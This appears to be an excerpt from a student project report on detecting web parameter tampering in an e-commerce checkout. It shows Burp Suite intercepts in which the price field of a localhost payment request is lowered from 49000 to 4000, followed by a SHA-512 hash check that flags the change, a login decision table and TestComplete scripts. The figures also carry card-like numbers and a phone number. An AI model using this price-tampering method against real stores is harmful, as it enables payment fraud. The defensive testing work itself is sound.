9:29 PM 31-Oct-23

```
POST /test/payment.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Origin: http://localhost
Connection: close
Referer: http://localhost/test/afterSignIn.php
Cookie: PHPSESSID=f2gs6ltq5np10numl3gevlifj1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

itemName=Galaxy+S23+FE&cost=49000&strcrypt=&checkout=Checkout
```


Figure 5.9 – Intercepting from Burpsuite Tool



Burp Suite Community Edition v2023.10.2.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Request to http://localhost:80 [127.0.0.1]
Forward Drop Intercept is on Action Open browser
Comment this item
HTTP/1
Pretty Raw Hex
Inspe...
Selection 5 (0x5)
Selected text
49000
Decoded fr... URL encoding
49000
ancel Apply changes
Request attributes 2
Request query parameters 0
Request body parameters 4
Request cookies 1
Request headers 16
Search
11:08 PM 31-Oct-23

```
POST /test/payment.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 189
Origin: http://localhost
Connection: close
Referer: http://localhost/test/afterSignIn.php
Cookie: PHPSESSID=f2gs6ltq5np10numl3gevlifj1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-
Sec-Fetch-User: ?

itemName=GalaxE&cost=49000&s=8f1e67bd29d371408618d0e04ef46dddc538cbe899afbf3751fb455bd25d4abf7f3c4b11b151cc8580a3fb421e5be7e99c2778682171c6007494f8289042b199&
checkout=Check
```

Figure 5.10 – Tampering parameter of price packet



Request to http://localhost:80 [127.0.0.1]

```
POST /test/payment.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 109
Origin: http://localhost
Connection: close
Referer: http://localhost/test/afterSignIn.php
Cookie: PHPSESSID=f2gs5ltq5npl0numl3gevlifjl
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same
Sec-Fetch-User: 

itemName=GalaxE&cost=4000&s=8f1e67bd29d371408618d0e04ef46dddc538cbe895afbf3751fb455bd25d44abf7f3c4b11b151cc8580a3fb421e5be7e99c2778682171c6007494f8289042b199&
checkout=Checko
```


Selection: 4 (0x4)

Selected text: 4000

Decoded from: URL encoding: 4000

Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.10.2.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Forward
Drop
Intercept is on
Action
Open browser
Comment this item
HTTP/1
Pretty Raw Hex
Inspe...
Apply changes
Request attributes 2
Request query parameters 0
Request body parameters 4
Request cookies 1
Request headers 16
Search
ENG US
11:07 PM 31-Oct-23

Figure 5.11 – Changing price parameter



E - Commerce Website

vivek@gmail.com

Payment

Billing Address

Full Name*: VIVEK R

Email*: vivek@gmail.com

Address*: VIT Mens Hostel

City*: Vellore

State*

Zip Code*

Payment

Accepted Cards

Name on Card*: VIVEK R

Credit card number*: 7894-6879-4898-3568


Exp Month*: OCT

Exp Year*

CVV*

Cart	1
Galaxy S23 FE	$4000
Total	$4000

Figure 5.12 – Product Checkout (by Tampering)



Address*: VIT Mens Hostel

City*: Vellore

State*: TN

Zip Code*: 632014

Credit card number*: 7894-6879-4898-3568

Exp Month*: OCT

Exp Year*: 2030


CVV*: 377

☑ Shipping address same as billing

Proceed Securely*

The hash value(using SHA512) of cost is 8f1e67bd29d371408618d0e04ef46dddc538cbe899afbf3751fb455bd25d4abf7f3c4b11b151cc8580a3fb421e5be7e99c2778682171c6007494f8289042b199

Figure 5.13 – Product Checkout (by Tampering)



Address*: VIT Mens Hostel

City*: Vellore

State*: TN

Zip Code*: 632014

Credit card number*: 7894-6879-4898-3568

Exp Month*: OCT

localhost

Unable to proceed further. Since you are under ATTACK!

☑ Shipping address same as billing

Proceed Securely*

The hash value(using SHA512) of cost is 8f1e67bd29d371408618d0e04ef46dddc538cbe899afbf3751fb455bd25d4abf7f3c4b11b151cc8580a3fb421e5be7e99c2778682171c6007494f8289042b199

Figure 5.14 – Alert message

5.3 Test Plan & Data Verification

TESTING

Decision table for Login

T – Correct user id/password
F – Wrong user id/password
E – Error message is displayed
S – successful login

Conditions	**Rule 1**	**Rule 2**	**Rule 3**	**Rule 4**
Username	F	T	F	T
Password	F	F	T	T
Output	E	E	E	S


Table 5.1 : Decision table

Test Case for Login

Test case ID	**Test case Description**	**Test execution steps**	**Test input**	**Expected results**	**Status**	**Actual Results**
TC1	Giving correct user id and wrong password	1. enterthe user id 2. enterthe password	User id: vivek Password: htftjftf	Incorrect credentials	Fail	Incorrect credentials
TC2	Giving wrong user id and correct password	1. enterthe user id 2. password	User id: vyvek Password: Vivek123	Incorrect credentials	Fail	Incorrect credentials
TC3	Giving correct userid and correct password	1. enter the user id 2. password	User id: vivek Password: Vivek123	Successful login	Pass	Successful login

Table 5.2 : Test case for login page


Functional Test:



TestComplete - C:\Users\vivek\OneDrive\Documents\TestComplete 15 Projects\Web_Tampering_Project1\Web_Tampering_Project1.pjs

Item	Operation	Value	Description
Navigate	Edge	"http://localhost/test/", ...	Opens the specified URL in a running instance of the spec...
browser			
BrowserWindow	Maximize		Maximizes the specified Window object.
pageLocalhostTest	Wait	...	Waits until the browser loads the page and is ready to ac
pageLocalhostTest			
textnodeLogIn	Click	...	Clicks the 'textnodeLogIn' control.
pageLogin	Wait	...	Waits until the browser loads the page and is ready to ac
pageLogin			
emailinputEmail	Click	...	Clicks the 'emailinputEmail' control.
emailinputEmail	SetText	"vivek@gmail.com"	Sets the text 'vivek@gmail.com' in the 'emailinputEmail' t
emailinputEmail	Keys	"[Tab]"	Enters '[Tab]' in the 'emailinputEmail' object.
passwordboxPswd	SetText	Project.Variables.Password1	Sets the text Project.Variables.Password1 in the 'passwor
submitbuttonLogIn	ClickButton		Clicks the 'submitbuttonLogIn' button.

Figure 5.15 – Functional testing



TestComplete - C:\Users\vivek\OneDrive\Documents\TestComplete 15 Projects\Web_Tampering_Project1\Web_Tampering_Project1.pjs

Item	Operation	Value	Description
Navigate	Edge	"http://localhost/test/", ...	Opens the specified URL in a running instance of the spec...
browser			
BrowserWindow	Maximize		Maximizes the specified Window object.
pageLocalhostTest			
emailinputEmail	Click	...	Clicks the 'emailinputEmail' control.
emailinputEmail	SetText	"rithik@gmail.com"	Sets the text 'rithik@gmail.com' in the 'emailinputEmail' t
emailinputEmail	Keys	"[Tab]"	Enters '[Tab]' in the 'emailinputEmail' object.
passwordboxPswd	SetText	Project.Variables.Password2	Sets the text Project.Variables.Password2 in the 'passwor
passwordboxPswd	Keys	"[Tab]"	Enters '[Tab]' in the 'passwordboxPswd' object.
textboxMob	Keys	"[Home][Up][PageUp][Up]"	Enters '[Home][Up][PageUp][Up]' in the 'textboxMob' obj
textboxMob	SetText	"8978485519"	Sets the text '8978485519' in the 'textboxMob' text editor.
submitbuttonSubmit	ClickButton		Clicks the 'submitbuttonSubmit' button.

Figure 5.16 – Functional testing


Script Test:

Script_SigninPage

```
function SigninPage()
{
  //Opens the specified URL in a running instance of the specified browser.
  Browsers.Item(btEdge).Navigate("http://localhost/test/");
  //Maximizes the specified Window object.
  Aliases.browser.BrowserWindow.Maximize();
  //Clicks the 'emailinputEmail' control.
  Aliases.browser.pageLocalhostTest.formSignUp.emailinputEmail.Click();
  //Sets the text 'rithik@gmail.com' in the 'emailinputEmail' text editor.
Aliases.browser.pageLocalhostTest.formSignUp.emailinputEmail.SetText("rithik@gmail.
com");
  //Enters '[Tab]' in the 'emailinputEmail' object.
  Aliases.browser.pageLocalhostTest.formSignUp.emailinputEmail.Keys("[Tab]");
  //Sets the text Project.Variables.Password2 in the 'passwordboxPswd' text editor.
Aliases.browser.pageLocalhostTest.formSignUp.passwordboxPswd.SetText(Project.Variab
les.Password2);
  //Enters '[Tab]' in the 'passwordboxPswd' object.
  Aliases.browser.pageLocalhostTest.formSignUp.passwordboxPswd.Keys("[Tab]");
  //Enters '[Home][Up][PageUp][Up]' in the 'textboxMob' object.
Aliases.browser.pageLocalhostTest.formSignUp.textboxMob.Keys("[Home][Up][PageUp][Up
]");
  //Sets the text '8978485519' in the 'textboxMob' text editor.
  Aliases.browser.pageLocalhostTest.formSignUp.textboxMob.SetText("8978485519");
  //Clicks the 'submitbuttonSubmit' button.
  Aliases.browser.pageLocalhostTest.formSignUp.submitbuttonSubmit.ClickButton();
}
```


ScriptTest_LoginPage

```
function LoginPage()
{
  //Opens the specified URL in a running instance of the specified browser.
  Browsers.Item(btEdge).Navigate("http://localhost/test/");
  //Maximizes the specified Window object.
  Aliases.browser.BrowserWindow.Maximize();
  //Waits until the browser loads the page and is ready to accept user input.
  Aliases.browser.pageLocalhostTest.Wait();
  //Clicks the 'textnodeLogIn' control.

Aliases.browser.pageLocalhostTest.navSignUp.textnodeSignUp.linkLogIn.textnodeLogIn.
Click();
  //Waits until the browser loads the page and is ready to accept user input.
  Aliases.browser.pageLogin.Wait();
  //Clicks the 'emailinputEmail' control.
  Aliases.browser.pageLogin.formLogIn.emailinputEmail.Click();
  //Sets the text 'vivek@gmail.com' in the 'emailinputEmail' text editor.
  Aliases.browser.pageLogin.formLogIn.emailinputEmail.SetText("vivek@gmail.com");
  //Enters '[Tab]' in the 'emailinputEmail' object.
  Aliases.browser.pageLogin.formLogIn.emailinputEmail.Keys("[Tab]");
  //Sets the text Project.Variables.Password1 in the 'passwordboxPswd' text editor.
Aliases.browser.pageLogin.formLogIn.passwordboxPswd.SetText(Project.Variables.Passw
ord1);
  //Clicks the 'submitbuttonLogIn' button.
  Aliases.browser.pageLogin.formLogIn.submitbuttonLogIn.ClickButton();
}
```


TestComplete - C:\Users\vivek\OneDrive\Documents\TestComplete 15 Projects\Web_Tampering_Project1\Web_Tampering_Project1.pjs
Workspace
Start Page
ScriptTest_LoginPage
Script_SigninPage
LoginPage
Test Visualizer

```
function LoginPage()
{
  //Opens the specified URL in a running instance of the specified browser.
  Browsers.Item(btEdge).Navigate("http://localhost/test/");
  //Maximizes the specified Window object.
  Aliases.browser.BrowserWindow.Maximize();
  //Waits until the browser loads the page and is ready to accept user input.
  Aliases.browser.pageLocalhostTest.Wait();
  //Clicks the 'textnodeLogIn' control.
  Aliases.browser.pageLocalhostTest.navSignUp.textnodeSignUp.linkLogIn.textnodeLogIn.Click();
  //Waits until the browser loads the page and is ready to accept user input.
  Aliases.browser.pageLogin.Wait();
  //Clicks the 'emailinputEmail' control.
  Aliases.browser.pageLogin.formLogIn.emailinputEmail.Click();
  //Sets the text 'vivek@gmail.com' in the 'emailinputEmail' text editor.
  Aliases.browser.pageLogin.formLogIn.emailinputEmail.SetText("vivek@gmail.com");
  //Enters '[Tab]' in the 'emailinputEmail' object.
  Aliases.browser.pageLogin.formLogIn.emailinputEmail.Keys("[Tab]");
  //Sets the text Project.Variables.Password1 in the 'passwordboxPswd' text editor.
  Aliases.browser.pageLogin.formLogIn.passwordboxPswd.SetText(Project.Variables.Password1);
  //Clicks the 'submitbuttonLogIn' button.
  Aliases.browser.pageLogin.formLogIn.submitbuttonLogIn.ClickButton();
}
```


Figure 5.17 – Script testing


TestComplete - C:\Users\vivek\OneDrive\Documents\TestComplete 15 Projects\Web_Tampering_Project1\Web_Tampering_Project1.pjs
Workspace
Start Page
ScriptTest_LoginPage
Script_SigninPage
LoginPage
Test Visualizer

```
function SigninPage()
{
  //Opens the specified URL in a running instance of the specified browser.
  Browsers.Item(btEdge).Navigate("http://localhost/test/");
  //Maximizes the specified Window object.
  Aliases.browser.BrowserWindow.Maximize();
  //Clicks the 'emailinputEmail' control.
  Aliases.browser.pageLocalhostTest.formSignUp.emailinputEmail.Click();
  //Sets the text 'rithik@gmail.com' in the 'emailinputEmail' text editor.
  Aliases.browser.pageLocalhostTest.formSignUp.emailinputEmail.SetText("rithik@gmail.com");
  //Enters '[Tab]' in the 'emailinputEmail' object.
  Aliases.browser.pageLocalhostTest.formSignUp.emailinputEmail.Keys("[Tab]");
  //Sets the text Project.Variables.Password2 in the 'passwordboxPswd' text editor.
